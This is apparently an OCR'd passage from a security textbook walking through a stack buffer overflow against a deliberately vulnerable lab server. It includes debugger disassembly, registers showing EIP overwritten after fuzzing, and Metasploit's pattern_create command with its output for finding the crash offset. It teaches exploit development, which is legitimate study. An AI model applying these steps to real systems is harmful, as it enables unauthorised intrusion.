00401DC7  E8 68070000       CALL <JMP.&WS2_32.send>
00401DCC  83EC 10           SUB ESP,10
00401DCF  8985 ECFBFFFF     MOV DWORD PTR SS:[EBP-414],EAX
00401DD5  E9 9D060000       JMP vulnserv.00402477
00401DDA  C74424 08 05000   MOV DWORD PTR SS:[ESP+8],5
00401DE2  C74424 04 08444   MOV DWORD PTR SS:[ESP+4],vulnserv.00404 ASCII "GMON "
00401DEA  8B45 F0           MOV EAX,DWORD PTR SS:[EBP-10]
00401DED  890424            MOV DWORD PTR SS:[ESP],EAX
00401DF0  E8 C30F0000       CALL <JMP.&msvcrt.strncmp>
00401DF5  85C0              TEST EAX,EAX
00401DF7  0F85 B0000000     JNZ vulnserv.00401EAD
00401DFD  A1 0E444000       MOV EAX,DWORD PTR DS:[40440E]
00401E02  8985 88FAFFFF     MOV DWORD PTR SS:[EBP-578],EAX
00401E08  A1 12444000       MOV EAX,DWORD PTR DS:[404412]
00401E0D  8985 8CFAFFFF     MOV DWORD PTR SS:[EBP-574],EAX
00401E13  A1 16444000       MOV EAX,DWORD PTR DS:[404416]
00401E18  8985 90FAFFFF     MOV DWORD PTR SS:[EBP-570],EAX
00401E1E  0FB605 1A444000   MOVZX EAX,BYTE PTR DS:[40441A]
00401E25  8885 94FAFFFF     MOV BYTE PTR SS:[EBP-56C],AL
00401E2B  C785 E8FBFFFF 0   MOV DWORD PTR SS:[EBP-418],5
00401E35  8B85 E8FBFFFF     MOV EAX,DWORD PTR SS:[EBP-418]
00401E3B  3B45 F4           CMP EAX,DWORD PTR SS:[EBP-C]
00401E3E  7D 37             JGE SHORT vulnserv.00401E77
00401E40  8B45 F0           MOV EAX,DWORD PTR SS:[EBP-10]
00401E43  0385 E8FBFFFF     ADD EAX,DWORD PTR SS:[EBP-418]
00401E49  8038 2F           CMP BYTE PTR DS:[EAX],2F
00401E4C  75 1F             JNZ SHORT vulnserv.00401E6D
00401E4E  8B45 F0           MOV EAX,DWORD PTR SS:[EBP-10]
00401E51  890424            MOV DWORD PTR SS:[ESP],EAX
00401E54  E8 8F0F0000       CALL <JMP.&msvcrt.strlen>
00401E59  3D 6E0F0000       CMP EAX,0F6E
00401E5E  76 17             JBE SHORT vulnserv.00401E77
00401E60  8B45 F0           MOV EAX,DWORD PTR SS:[EBP-10]
00401E63  890424            MOV DWORD PTR SS:[ESP],EAX
00401E66  E8 9DF9FFFF       CALL vulnserv.00401808
00401E6B  EB 0A             JMP SHORT vulnserv.00401E77
00401E6D  8D85 E8FBFFFF     LEA EAX,DWORD PTR SS:[EBP-418]
00401E73  FF00              INC DWORD PTR DS:[EAX]
00401E75 ^EB BE             JMP SHORT vulnserv.00401E35
00401E77  C74424 0C 00000   MOV DWORD PTR SS:[ESP+C],0
00401E7F  C74424 08 0D000   MOV DWORD PTR SS:[ESP+8],0D
00401E87  8D85 88FAFFFF     LEA EAX,DWORD PTR SS:[EBP-578]
00401E8D  894424 04         MOV DWORD PTR SS:[ESP+4],EAX
00401E91  8B85 E0FBFFFF     MOV EAX,DWORD PTR SS:[EBP-420]
00401E97  890424            MOV DWORD PTR SS:[ESP],EAX
00401E9A  E8 95060000       CALL <JMP.&WS2_32.send>
00401E9F  83EC 10           SUB ESP,10
```

```
Registers (FPU)
EAX 00A6F1EC ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00A8BD74
EDX 00000041
EBX 000001AC
ESP 00A6F9CC
EBP 00A60041
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 00401D98 vulnserv.00401D98

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3E1000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
```

```
00A6F9CC  00A8B598     ASCII "TRUN /.:/AAAAAAA
00A6F9D0  00000000 ....
00A6F9D4  00000BB8
00A6F9D8  00000000 ....
00A6F9DC  00000000 ....
00A6F9E0  00000000 ....
00A6F9E4  7505AF50     mswsock.<ModuleEntryPoi
00A6F9E8  00784CC0
00A6F9EC  00382000
00A6F9F0  77CA79CC     ntdll.77CA79CC
00A6F9F4  00000000 ....
```


```
[06:05:18] Access violation when reading [00A5FAE5] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure 6.58: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following `pattern_create` Ruby tool to generate random bytes of data:


```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```


/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900 - Parrot Terminal
File Edit View Search Terminal Help
Open Terminal
Open Tab
Close Window
Copy
Paste
Paste Filenames
Profiles
Show Menubar

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc               c7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4B               Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8B               4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm               m8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3
Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5B               Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br
7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9B               5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0B
v1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw               w9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz               Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb
8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0C               Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1C
f2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4               h0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5
Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7C               k4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl
9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2C
